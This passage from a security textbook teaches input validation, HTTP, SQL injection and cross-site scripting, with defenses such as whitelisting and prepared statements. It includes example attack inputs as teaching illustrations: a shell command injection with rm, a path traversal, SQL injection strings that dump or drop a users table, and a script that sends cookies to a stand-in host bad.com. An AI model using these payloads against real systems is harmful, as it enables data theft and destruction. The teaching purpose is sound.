We can force inputs to match the desired form by modifying them, if necessary, before proceeding. Modifying a potentially invalid input so it becomes a valid one is called sanitization.
There are three kinds of input validation in common use: blacklisting, escaping, and whitelisting.
15.6.1.1 Blacklisting
Blacklisting works by preventing inputs that include features that could make it dangerous. Blacklisting has variants involving either checking or sanitization.
15.6.1.1.1 Checking
For example, we could replace the call system("cat "+ARGV[0]) in our catwrapper.rb program to be the following.
if ARGV[0] =~ /;/ then
  puts "illegal argument"
  exit 1
else
  system("cat "+ARGV[0])
end
The first line checks the argument passed to the program ARGV[0] against a regular expression that matches any string that has a semicolon (;) in it. If the argument matches the regular expression it is rejected, which blocks the attack that we saw previously.
> ruby catwrapper.rb "hello.txt; rm hello.txt"
illegal argument
15.6.1.1.2 Sanitization
Rather than checking and rejecting a problematic input, we could sanitize the input to conform to our well-formedness condition. So we could replace the above 6-line code fragment that rejects those inputs containing a semicolon with the following line of code, which simply removes any semicolons present.
system("cat "+ARGV[0].tr(";",""))If we run this version of catwrapper.rb with our problematic input, we get the following.
> ruby catwrapper.rb "hello.txt; rm hello.txt"
Hello world!
cat: rm: No such file or directory
Hello world!

> ls hello.txt
hello.txt
Since the semicolon from the input is removed, the call to system ends up being system("cat hello.txt rm hello.txt"). When the cat program is given multiple arguments, it prints them out in sequence. Here, cat thinks it is being asked to print three files, hello.txt, rm, and hello.txt again. The first and third arguments name a valid file in the current directory, so its contents are printed (twice). But rm is not a file in the current directory, so cat complains: rm: No such file or directory.
This example illustrates that while sanitization may permit accepting more inputs, one drawback is that bogus inputs can lead to confusing error messages going back to the user.
15.6.1.2 Escaping
Escaping is a kind of input sanitization that replaces potentially problematic input characters with benign ones (rather than, say, removing them, as with blacklisting). Just as with the checking variant of blacklisting, we can specify problematic characters to find and replace using a regular expression. Here’s a replacement for the call system("cat "+ARGV[0]) in our original catwrapper.rb program that does escaping first.
def escape_chars(string)
  pat = /(\'|\"|\.|\*|\/|\-|\\|;|\||\s)/
  string.gsub(pat){ |match| "\\" + match }
end
system("cat "+escape_chars(ARGV[0]))
The escape_chars function takes argument string and uses the gsub function to replace substring matches of regular expression pat with the matched substring match preceded by a double-backslash ("\\"). For example:
escape_chars("hello") returns "hello"
escape_chars("hello there") returns "hello\ there"
escape_chars("rm -rf ../") returns "rm\ \-rf\ \.\.\/\"
Running our modified catwrapper.rb program with the original exploit, we get the following.
> ruby catwrapper.rb "hello.txt; rm hello.txt" |
cat: hello.txt; rm hello.txt: No such file or directory |
|
> ls hello.txt |
hello.txt |
What happened? The system command ends up being called with the string "cat hello\\.txt\\;\\ rm\\ hello\\.txt". The system command interprets this string as a shell command with escaping applied, so that it treats the sequence \\ as an escaped backslash. It therefore strips each leading backslash so that what is passed to the shell to be executed is "cat hello\.txt\;\ rm\ hello\.txt". To the shell, hello\.txt\;\ rm\ hello\.txt is interpreted as a single argument to cat, since all spaces are preceded by a backslash. So cat treats the argument as a file whose name has spaces in it. The error message above indicates that this file is not found, as expected.
15.6.1.2.1 Escaping is Language Specific
In our example we are creating a shell program to pass to the system command, which interprets that program. We are escaping characters that might otherwise be treated as code by the system command and the shell interpreter to be treated as data instead. What characters may be mistaken as code is language specific, so there is not a one-size-fits-all escaping process.
There are standard escaping functions on a per-language basis. For example, Ruby’s CGI::escape(str) function will escape str so it can safely appear in a URI, e.g., CGI::escape("’Stop!’ said Fred") becomes "%27Stop%21%27+said+Fred". We will see later on the notion of a prepared statement for SQL queries; SQL is a programming language for accessing the contents of a database. In essence, the process of putting together a prepared statement is tantamount to escaping user input so that it is not misinterpreted as SQL code.
15.6.1.3 Whitelisting
Whitelisting is a form of checking—
15.6.1.3.1 Motivation
Why use whitelisting? One challenge with both blacklisting and escaping is making sure that you identified all of the dangerous characters. In our example escape_chars function, for example, we left out & from the pat regular expression. Since this character is not escaped, if provided in the input to catwrapper.rb it will be interpreted as code, directing the shell to "run in the background."
Escaping also has the problem that it doesn’t always render command characters harmless. For example, suppose in the following we use the form of catwrapper.rb with our escape_chars function.
> ls ../passwd.txt
passwd.txt

> ruby catwrapper.rb "../passwd.txt"
bob:apassword
alice:anotherpassword
Despite escaping the . and / characters, catwrapper.rb still dutifully follows the path to directory one level up from where it is run and prints the contents of the passwd.txt file.
A web service for catwrapper.rb probably only intends to give access to the files in the current directory; the ../ sequence should have been disallowed, but escaping was not up to the task of doing so. A failure to disallow it is called a Path Traversal vulnerability. Using blacklisting to filter out .. sequences is one solution. (But, perhaps filtering out .. would unnecessarily disallow paths like foo/../hello.txt where foo is a subdirectory in the current working directory.)
15.6.1.3.2 Making Sure Input is Good (not Bad)
Whitelisting checks that the input is known to be safe rather than just known to be unsafe. For catwrapper.rb, we only want those files that exactly match a filename in the current directory.
files = Dir.entries(".").reject {|f| File.directory?(f) }
if not (files.member? ARGV[0]) then
  puts "illegal argument"
  exit 1
else
  system("cat "+ARGV[0])
end
The above code rejects inputs that do not mention a legal file name.
> ruby catwrapper.rb "hello.txt; rm hello.txt"
illegal argument
The rationale for whitelisting is that given an input, it is safest to reject it unless we have evidence that it’s OK. This is the principle of fail-safe defaults. Attempts to just reject known-bad inputs may miss ones we don’t know about, and attempts to fix known-bad inputs may produce inputs that result in wrong output, or even permit exploits.
Whitelisting is not a panacea. It may be expensive to compute the whitelist at runtime—
15.6.2 Summary
To sum up: Input validation is needed when not all of the possible inputs to a piece of code are sure to be safe inputs.
Any inputs arriving from the outside world, which could be from an untrusted or adversarial party, should be treated with suspicion. Any code that directly consumes such inputs should be scrutinized, as should code that subsequently processes outside inputs. The taint of adversarial influence could, without care, propagate through a system to files, databases, etc. and subsequently harm future interactions.
Input validation—
15.7 WWW Security
Much of what the world does today with computers involves communications via the Internet.
Much of what happens over the Internet is driven by the World-Wide Web (WWW), or simply "the Web," which is defined by exchanges of HyperText Markup Language (HTML) documents (and many others besides) between clients and servers via the HyperText Transfer Protocol, or HTTP, and its cryptographically secured version, HTTPS. Clients and servers both have resources that need protecting, including personal records, medical information, corporate intellectual property, bank account balances, stock holdings, and more. In short, many of the things we value are accessible via the Web.
Given the rich trove of valuable assets on Web-connected computers, attackers are constantly trying to subvert protections of those assets. One way they do this is to find and exploit vulnerabilities in software running on Web-connected computers, including web browsers, web servers, database management systems, and operating systems. This constant threat means that programmers of Web-accessible software need to be careful not to introduce vulnerabilities in their code. Even code not originally written for use over the Web often ends up there, so not intending to write for the Web is no excuse. Essentially all programmers are on the front lines.
In this unit, we will first introduce the basics of the Web—
15.7.1 WWW: The Basics

In the simplest terms, the WWW consists of clients and servers. The servers host content (aka resources) that clients would like to access. Clients send requests, often using a browser employing the web protocol HTTP, to web servers that receive and process those requests. The remote server may store content within a relational database, on its local filesystem; requests by clients are translated by the web server into requests for this local content. As it turns out, a server may store very little content itself; in this case, the web server basically works by translating its clients’ requests into requests to other servers, and then translates and relays the responses back. As mentioned above, both clients and servers have sensitive content that needs to be protected from attack.
15.7.1.1 Universal Resource Locators (URLs)
Resources accessible via the WWW are identified by a URL, or Universal Resource Locator. A URL consists of three parts: The protocol; the hostname/server; and the path. For example, in the URL http://www.cs.umd.edu/~mwh/index.html, the protocol is http; the hostname is www.cs.umd.edu; and the path is ~mwh/index.html. Here’s a little more information about each of these.
The protocol portion of a URL identifies the communication protocol by which the remote server will return the specified resource. For our example, http identifies the standard HTTP, which we’ll say more about below. Other examples include ftp (for file transfer protocol), https (for HTTP secure), and tor (which employs onion routing to help make the client anonymous to the server).
Hostname/server is a name of the remote server that serves the specified resource. This name must be translatable to an Internet Protocol (IP) address via the Domain Name Service (DNS). In addition to names like www.cs.umd.edu or facebook.com, IP addresses like 128.8.127.3 can also be used.
The path is the "address" of the resource at the remote server. In the simplest case, this path translates pretty directly to a file on the remote server’s filesystem. For example, ~mwh/index.html might translate to /fs/www/users/mwh/index.html on the filesystem of the machine servicing requests to www.cs.umd.edu. On the other hand, a path is often more complicated. For example, the path delete.php?f=joe123&w=16 indicates that the remote resource is file delete.php which contains code that should be run with arguments f=joe123 and w=16. As such, the path identifies dynamic content; it’s a PHP program that will be executed at the server with the given arguments, returning content so that it can be viewed at the requesting client.
15.7.1.2 HyperText Transfer Protocol (HTTP)
A typical WWW interaction starts with a client, perhaps because a user clicks on a web page rendered in their browser. This click results in an HTTP request being made for a resource named by an associated URL. Maybe the click was on a thumbnail picture, and the request amounts to requesting the full-sized picture from the remote server.
An HTTP request contains several elements, most notably the URL of the resource the client wishes to obtain and the request method; the two most common methods (covered by the vast majority of Web traffic) are GET and POST. (Other request methods include HEAD, PUT, DELETE, CONNECT, OPTIONS, TRACE, and PATCH.) The GET method indicates the request to retrieve (read) data associated with the given URL, with no changes being made to any server-hosted data. The POST method indicates that the request includes data being provided by the client, e.g., as part of a web form, and as such the server might update its local state.
A request also contains various headers which provide information about the browser (e.g., which browser and version is being used), local capabilities (e.g., whether the requesting machine is a full-scale computer or a small mobile device), and resources the client may have that are relevant to the request (e.g., cookies, which we will discuss shortly).
Now we will consider the two main request methods, and what responses to requests look like.
15.7.1.2.1 HTTP GET
An HTTP request is a textual message formatted in a certain way, according to the protocol specification. Suppose we type in http://www.reddit.com/r/security into our browser. This will result in a text message like the following being sent to www.reddit.com:
GET /r/security HTTP/1.1
Host: www.reddit.com
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11)
Accept: text/html,application/xhtml+xml,application/xml;...
Accept-Language: en-us,en;q=0.5
...
We see in the first line the request method, GET, followed by the URL path /r/security, followed by the protocol HTTP (version 1.1). On the next line is the server/hostname, www.reddit.com. The remaining lines contain the request’s headers. The User-Agent header indicates the software making the request; it is typically a browser, but it could be something like wget, the JDK, etc.
We will consider some particular headers in more depth shortly. One header of interest is the referrer URL. This header contains the name of the resource that linked to the resource being requested. For example, if we visited a page at /r/security and clicked a link, we might get a request like this:
GET /worst-ddos-attack-of-all-time-7000026330/ HTTP/1.1
Host: www.zdnet.com
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11)
...
Referer: http://www.reddit.com/r/security
The (incorrectly spelled) referrer field indicates that the request to www.zdnet.com came from a link on a page hosted at www.reddit.com. This information turns out to be useful for defending against a certain sort of attack, called cross-site request forgery.
15.7.1.2.2 HTTP POST
An HTTP POST request often arises when a user fills out a form on a web page. When that user clicks submit, the POST request is sent. The final part of the request contains the client-supplied content. The following is an example of a request made when submitting a post to www.piazza.com.
POST /logic/api?method=content.create&aid=hrteve7t83et HTTP/1.1
Host: piazza.com
User-Agent: Mozilla/5.0 ...
...
Cache-Control: no-cache
  {"method":"content.create",
   "params":
     {"cid":"hrpng9q2nndos",
      "subject":"<p>Interesting.. perhaps it has to do ..."}}
The last part of the request (in curly brackets) names the submitted fields ("keys") and their corresponding values. For example, this POST sets the key method’s value to content.create and the key params’ value to be a list of other key-value pairs. (This data is encoded according to the format indicated in the header Content-Type; a typical choice is application/x-www-form-urlencoded which is harder to read than what’s shown above.)
Note that these days it’s often the case that data is supplied not just in the POST body but also as parameters in the URL itself, as indicated in our discussion of URLs above. Indeed, we see the use of parameters in the piazza.com POST request, in the form of the &aid=... part of the path. However, the intention here is that URL parameters are meant to simply name a resource, which has no effect on the server’s state, whereas the POST body’s content is the basis for an update to the server’s state.
15.7.1.2.3 HTTP Responses
After processing the request from the client, the server sends back a response. For our example www.zdnet.com GET request, here’s a possible response.
HTTP/1.1 200 OK
Date: Tue, 18 Feb 2014 08:20:34 GMT
Server: Apache
Set-Cookie: session-zdnet-production=abc123;path=/;domain=zdnet.com
Set-Cookie: firstpg=0
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Content-Type: text/html; charset=UTF-8

<html>This is the body of the <b>response!</b></html>
The first line indicates the protocol being used (HTTP/1.1 in this case), followed by the status code (200 in this case), followed by the reason phrase (OK in this case). The lines that follow which begin with a name followed by a colon are the headers (e.g., Date:, Server:, etc.). The Set-Cookie headers are of particular note, as they tell the browser about server-side state that the browser should store on the server’s behalf; we’ll discuss these in more depth later. The very end of the response contains its content. In this case, as indicated by the Content-Type header, it is formatted as HTML.
15.8 SQL Injection
SQL injection is a code injection attack that aims to steal or corrupt information kept in a server-side database. Web servers interact with databases by sending them queries written in the standard query language (SQL); these queries are constructed in part using client input.
Just as we saw for command injection, clients can craft requests that contain SQL keywords in an attempt to trick the web server into constructing a SQL query that does more than it should. Such malicious requests are called SQL injections. As with command injection, the proper defense to SQL injections is to validate client inputs, to ensure they cannot be misinterpreted as code. One reliable way of doing this is to use prepared statements.
In this unit, we begin by providing background on relational databases and SQL queries. Then we explain how an obvious way of constructing SQL queries from client inputs is vulnerable to attack, and how to defend against such an attack by constructing queries more safely.
15.8.1 Relational Databases and SQL Queries
Relational databases are a ubiquitous part of Web-hosted services. They are used to maintain inventories in on-line stores, store news articles and social media posts, keep personnel records and student gradebooks, and much more. This valuable data is a target for attackers—
15.8.1.1 Relational Data as Tables
A relational database organizes information as tables of records. For example, a Users table might consist of personnel records each consisting of a name, gender, age, email, and password. Each row in the table corresponds to a record, and each column corresponds to a particular record field.
In what sense does a set of tables of records represent a "relational database"? A table is a name for a particular relation of field values. Clients of the database are able to submit queries over its relational data, which in essence can be used to construct new relations, perhaps by relating columns from different tables. Overwhelmingly, queries are written in the standard query language (SQL).
Relational databases are typically implemented as independent software systems—
Atomicity: Transactions complete entirely or not at all
Consistency: The database is always in a valid state
Isolation: Results from a transaction aren’t visible until it’s complete
Durability: Once a transaction completes ("commits"), its effects persist despite catastrophic failures, e.g., loss of power
RDBMSs used to be the only game in town, but over the last decade or so, so-called key-value stores, or NoSQL databases, have come more into use. Examples include redis and MongoDB. These databases do not necessarily organize their data as relations, do not use a schema to describe their format in advance, and do not necessarily ensure the ACID transaction properties. The benefit of these changes tends to be greater flexibility in defining and evolving data, and higher performance for transaction processing. The differences with relational databases do not translate into a defense against SQL injection-style attacks, however.
15.8.1.2 Standard Query Language (SQL)
Query transactions are expressed in SQL using the SELECT statement, which reads records from the database that match a particular predicate. Here is an example:
SELECT Age FROM Users WHERE Name='Dee';This query selects all values of the Age column of our Users table where the corresponding Name in the same record is Dee. There is just one answer: 28. If instead we submitted the following query, we would get two answers: Dee and Dennis.
SELECT Name FROM Users WHERE Age=28;Another common SQL statement is UPDATE, which modifies the contents of the database:
UPDATE Users SET email='readgood@pp.com'
  WHERE Age=32; -- this is a comment
This statement updates the email column of every record in Users whose Age column is 32, changing Charlie’s record.
We can add new records to a database using the INSERT statement:
INSERT INTO Users Values('Frank','M',57,'armed@pp.com','zio9gga');Finally, we can delete entire tables from the database using the DROP statement:
DROP TABLE Users;15.8.1.2.1 Web Server-Submitted SQL Queries
Because the RDBMS is an independent system service, it is typical for a web server to construct SQL queries based on received web client data, submit the queries to the RDBMS, receive the results, and then translate them into HTML or some other format to be sent back to the web client.
As an example, suppose a web service presents the client with a login form that invites them to enter a username and password. When the Log In button is clicked, the form field’s contents are sent to the web server in an HTTP POST message. The server receives this message, extracts out the form contents, and invokes application-specific code to process them.
Suppose the server-side application is written in Ruby. After the login form is submitted, the following Ruby code might run:
result = db.execute "SELECT * FROM Users
  WHERE Name='#{user}' AND Password='#{pass}';"
This code constructs and then executes a SQL query. The values filled in for the two form fields have been bound to the Ruby variables user and pass. Suppose these are alice and brX8lF1t, respectively. Then the SQL query becomes:
SELECT * FROM Users WHERE Name='alice' AND Password='brX8lF1t';The db.execute call executes this query, returning Alice’s personnel record from the Users table (assuming the password matches). If the query fails because the requested user is not in the database or the given password is wrong, then result is empty and the server sends back a failure message.
15.8.2 SQL Injection Attacks
A SQL injection takes place when the attacker carefully crafts their input in order to trick the web server into constructing a SQL query that includes SQL code provided by the attacker. It is quite similar in style to the command injection attack we saw previously, but it involves SQL code rather than shell commands.
15.8.2.1 Attack: Stealing the Users Table
Going back to our example login query, suppose instead of entering alice and brX8lF1t the attacker enters frank’ OR 1=1; – as the username and whocares as the password. Now when we substitute these values into the string passed to db.execute we get:
SELECT * FROM Users WHERE Name='frank' OR 1=1; --' AND Password='whocares';Something interesting has happened here. The – in the username field is parsed by the SQL interpreter as a line-ending comment, so all that follows it is ignored. The OR 1=1 part nullifies the WHERE Name=’frank’ predicate: WHERE Name=’frank’ OR 1=1 always evaluates to true for any record because 1=1 is always true. The end result is that all records are returned from the Users table!
15.8.2.2 Attack: Deleting the Users Table
Now suppose the attacker enters frank’ OR 1=1; DROP TABLE Users; – as the username. This results in the query:
SELECT * FROM Users WHERE Name='frank' OR 1=1; DROP TABLE Users; --' AND Password='whocares';The semi-colon separates SQL statements. So this query first selects all users from the table, and then deletes it via the DROP TABLE command. This is the attack that inspired the famous XKCD: Exploits of a Mom comic (also known as "Little Bobby Tables").
15.8.3 Countermeasures
The SQL injection attack works by combining code and data in a single string, confusing the interpreter about what is data and what is code—
Reject inputs with bad characters (e.g., ; or –)
Filter those characters from input
Escape those characters (in an SQL-specific manner)
These can be effective, but the best option is to avoid constructing programs from strings in the first place. Instead, use a query construction method that guarantees user-provided strings are never misinterpreted as code.
15.8.3.1 Prepared Statements
Prepared statements are a way to treat user data according to its type. Doing so decouples the code and the data, maintaining the syntactic structure of the query without ever allowing user input to be interpreted as SQL code.
result = db.execute("SELECT * FROM Users WHERE
  Name = ? AND Password = ?", [user, pass])
The ? placeholders mark where the user-supplied data will be inserted. The database driver handles binding the actual values to these placeholders in a way that guarantees they are treated as data—
Quiz: Prepared Statements
What is the key reason prepared statements prevent SQL injection?
Quiz: Prepared Statements
What is the key reason prepared statements prevent SQL injection?
Answer: Separation of query structure and data. A prepared statement sends the SQL template (with ? placeholders) to the database first; the database parses and compiles the query structure at that point. Only then is user-supplied data bound to the placeholders—
15.9 Cross-Site Scripting
15.9.1 Sessions and State
From the perspective of a user, the lifetime of an HTTP session is something like the following:
Client connects to the server
Client issues a request
Server responds
Client issues a request for something else, based on the response
... repeat ...
Client disconnects
Interestingly, HTTP has no built-in way of connecting the series of requests that make up a session. As such, you might wonder: How is it you don’t have to log in at every page load?
One way that the server can connect a client’s requests is to provide the client with a piece of state in the first response, which the client can provide in subsequent requests. There are two common ways to provide such state: as HTTP cookies, and as hidden form fields.
15.9.1.1 Cookies
A cookie is a key-value pair sent in an HTTP request/response header. A cookie is created by a server, and sent back in a response using the Set-Cookie header label. Here is an example HTTP response with two cookies in it:
HTTP/1.1 200 OK
Date: Tue, 18 Feb 2014 08:20:34 GMT
...
Set-Cookie: edition=us; expires=Wed, 17-Feb-2015 08:20:34 GMT; path=/; domain=.zdnet.com
Set-Cookie: session-zdnet-production=abc123; path=/; domain=.zdnet.com
The example sets a cookie edition to have value us. The expires label says the value of this cookie expires on Wednesday, February 18. The domain label indicates that the cookie’s value should only be readable by domains ending in .zdnet.com (e.g., www.zdnet.com). The path label indicates that the cookie is available to resources at zdnet.com whose path is a subdirectory of /. The example also sets a cookie session-zdnet-production to value abc123.
Clients automatically send cookies received from a server when they make subsequent requests to that server, so long as those cookies have not expired and they are valid for the requested path. For example, after receiving the above response, a client’s follow-on HTTP request might look like this:
GET / HTTP/1.1
Host: zdnet.com
User-Agent: Mozilla/5.0 (...)
...
Cookie: session-zdnet-production=abc123; edition=us
Both session-zdnet-production and edition cookies are provided because the requested path / is a subdirectory of the cookies’ valid path, and neither cookie has expired.
15.9.1.1.1 Web Authentication with Cookies
An extremely common use of cookies is to track users who have already authenticated with a particular server. For example, suppose the user visits http://website.com/login.html?user=alice&pass=secret and the parameter pass defines user alice’s correct password. Then the server at website.com associates a session cookie with the logged-in user’s info and sends it in the response. Subsequent requests will include the cookie in the request headers, and the server will use it to look up information it is keeping locally about the session. This is how the server knows that the request is coming from alice, who has previously logged in.
The use of cookies for web authentication makes them valuable to attackers. For example, if an attacker can somehow guess or steal the cookie you are using to interact with your bank’s web site, then the attacker could impersonate you and potentially transfer money out of your account. To make session cookies hard to guess, they should be large random numbers. To make them hard to steal, they should be sent via HTTPS rather than HTTP; that way, an attacker eavesdropping nearby cannot see the cookie in transit. But as we will see shortly, cross-site scripting attacks can steal cookies despite these defenses.
15.9.1.2 Hidden Form Fields
Another way to share state with the client is to use a hidden form field—
<html>
<head> <title>Pay</title> </head>
<body>
<form action="submit_order" method="GET">
The total cost is $5.50. Confirm order?
<input type="hidden" name="price_token" value="ab0e1xdef">
<input type="submit" name="pay" value="yes">
<input type="submit" name="pay" value="no">
</body>
</html>
This page contains a form generated during an on-line purchase. After negotiating a price, the user is presented with a form to accept or decline the purchase. In the browser, they will see the two submit field values (yes and no), but not the hidden one.
If the user clicks yes, the result will be an HTTP GET request back to the server with path submit_order?price_token=ab0e1xdef&pay=yes. If they click no, the requested path will be submit_order?price_token=ab0e1xdef&pay=no. Notice that the hidden field and its value are included either way.
Hidden fields can be added to a page by the web server when it generates a response. Then, when a user interacts with that page to submit a form, the hidden field will get submitted too. This is similar to cookies—
15.9.1.3 Trusting the Client
Keep in mind that anything sent to the client, whether a cookie or a hidden field value, should only be trusted to the same extent that the client is trusted. For our example with the hidden form field, we included a price_token associated with a random-looking value ab0e1xdef. The idea is that this token, when received by the server, can be used to look up the negotiated price in private storage. This approach is needed because we would not want to include the price in the hidden field directly—
Just as session cookies should be hard-to-guess numbers to protect the integrity of the session, data that the server cannot trust the client with must also be protected—
15.9.2 Cross-Site Scripting (XSS)
A cross-site scripting (XSS) attack causes attacker-provided Javascript code to execute in a way that it is given more trust than it should be afforded. For example, a successful XSS attack could result in an attacker’s code being able to read and thereby steal a session cookie for an ongoing session.
15.9.2.1 Javascript and Mobile Code
Web pages are expressed as statically or dynamically generated HTML, but such HTML can also contain programs embedded within it, written in Javascript. For example, consider the following HTML page:
<html>
<body>
Hello,
<b><script>
var a = 1;
var b = 2;
document.write("world: ", a+b, "</b>");
</script>
</body>
</html>
This page has a Javascript program between the <script> and </script> tags. When the page is rendered by the browser, this program is executed, writing world: 3 at the current position in the page.
Javascript (which has no relation at all to Java) is a powerful web page programming language. Javascript programs ("scripts") are embedded in web pages and executed at the client by the browser. They can:
Alter page contents ("document object model" objects)
Track events (mouse clicks, motion, keystrokes)
Issue web requests and read replies
Maintain persistent connections (AJAX)
Read and set cookies
These capabilities make web pages extremely interactive. At this point, essentially any software that you might download and run on your local machine could be run within your browser as a Javascript program.
Javascript is no longer the only game in town. WebAssembly (or Wasm) is a new mobile code platform that is gaining in popularity. WebAssembly aims to be faster than Javascript, while its programs adhere to the same security policies.
15.9.2.1.1 Same Origin Policy
What is stopping a Javascript (or Wasm) program from stealing or corrupting resources on the local machine on which it is running? For example, if a user has an open session with bank.com, but then in a separate browser window visits a questionable web site like attacker.com whose pages contain embedded Javascript programs, what stops these programs from doing the following bad things?
Altering the layout of the bank.com web page
Reading keystrokes typed by the user while on the bank.com page
Stealing session cookies for open sessions to bank.com
The answer is the Same Origin Policy (SOP). Browsers isolate the execution of Javascript scripts so that they only have access to resources provided by the same origin that served them. The browser associates web page elements—
15.9.2.2 Stealing Cookies via XSS
A cross-site scripting attack aims to subvert the SOP. In a nutshell, attacker.com provides a malicious script and tricks the user’s browser into believing that the script’s origin is bank.com. When the browser runs the script, it therefore runs with bank.com’s access privileges.
One straightforward approach is to trick the bank.com server into sending the attacker’s script to the user’s browser itself. The browser will then view the script as coming from the bank.com origin, affording it bank.com’s privileges.
There are two kinds of attack that aim to get the target site to serve the attacker’s script: a stored XSS attack, and a reflected XSS attack.
15.9.2.2.1 Stored XSS Attack
A stored (or "persistent") XSS attack works by convincing the server to store and host the attacker’s script. The server later unwittingly sends the script to a victim’s browser which, none the wiser, executes the script within the same origin as the bank.com server. The steps of a stored XSS attack are as follows:
The bad actor at bad.com convinces bank.com to store bad.com’s script in a bank.com page (more on this below).
The victim (client) requests content from bank.com.
In its response, bank.com embeds bad.com’s script as part of bank.com’s own content.
The victim’s browser executes the script when rendering bank.com’s page, affording it bank.com’s privileges (as the "same origin").
As part of the script’s execution, it can perform malicious actions—
for example, sending an HTTP request to bank.com to transfer money, or stealing session cookies and sending them to bad.com.
The key challenge with a stored XSS attack is getting the victim site to store and serve the attacker’s script. The most direct way is to use a normal mechanism provided by the site to upload content. For example, on a news site, the attacker could try to upload a script in the comments section. This could work if the site allows HTML-style markup in comments; then the attacker could type in something like <b>This is a <script>alert("hello")</script></b> instead of something more benign.
The richer the content allowed on upload, the greater the potential for harm. A noteworthy example from 2005 is the Samy Myspace Worm. Myspace allowed users to construct their own sites hosted at myspace.com. Myspace tried to prevent users from uploading scripts by scanning uploaded content for evidence of scripts (e.g., between <script>...</script> tags) and filtering them out. However, Samy discovered a way to bypass these filters and successfully embedded a Javascript program in his MySpace page. Users who visited his page ran his program, which made them friends with Samy, displayed "but most of all, Samy is my hero" on their profile, and installed his program in their own profile (a worm!), so any new user who viewed their profile got infected in the same way. Samy went from 73 friends to 1,000,000 friends in 20 hours and Myspace’s servers were down for most of a weekend. This is a cautionary lesson on the risks of blacklisting dangerous content rather than whitelisting safe content.
Quiz: SOP and Stored XSS
Why does the Same Origin Policy not block a stored XSS attack?
Quiz: SOP and Stored XSS
Why does the Same Origin Policy not block a stored XSS attack?
Answer: The attacker’s script is served by the victim site. The SOP grants trust based on who delivered the script, not who authored it. In a stored XSS attack, the bad actor convinces bank.com to store their script (e.g., in a comments field). When a victim later requests a bank.com page, bank.com’s own server includes the attacker’s script in the HTML response. The browser correctly sees that the script came from bank.com and runs it with bank.com’s privileges—
15.9.2.2.2 Reflected XSS Attack
A reflected XSS attack does not require storing anything at the victim’s site. Instead, the attacker’s aim is to get a victim user to send a request to bank.com which embeds some Javascript code inside it. Then bank.com reflects that script back in its response; the user’s browser executes the script within the same origin as bank.com. The steps of a reflected XSS attack are as follows:
The client visits a malicious site bad.com.
The client’s browser receives back the content from that site. Inside that content is a link to the victim site, bank.com, specially crafted by the attacker to contain Javascript code.
The user clicks the link, sending the request to bank.com.
The victim site bank.com sends the response. Crucially, this response contains the Javascript code, reflected back to the client.
The victim’s browser executes the script when rendering bank.com’s page, affording it bank.com’s privileges.
As part of the script’s execution, it can perform a number of malicious actions.
The first two steps need not involve visiting a malicious site—
The key to the reflected XSS attack is finding instances where a good web server will echo user input back in the HTML response. A typical vulnerability is a search feature. For example, http://bank.com/search.php?term=loan might result in the following HTML response:
<html> <title> Search results </title> <body>
Results for loan :
...
</body></html>
Notice how the word loan from the requested path is included directly in the returned content. Instead of loan, what if the attacker included a script in the request, e.g., as http://bank.com/search.php?term=<script>window.open("http://bad.com/steal?c="+document.cookie)</script>? Then if the search term were echoed in the response, it would be executed as a script on the victim’s browser with bank.com’s privileges:
<html> <title> Search results </title> <body>
Results for <script>window.open("http://bad.com/steal?c="+document.cookie)</script> :
...
</body></html>
15.9.2.3 Input Validation
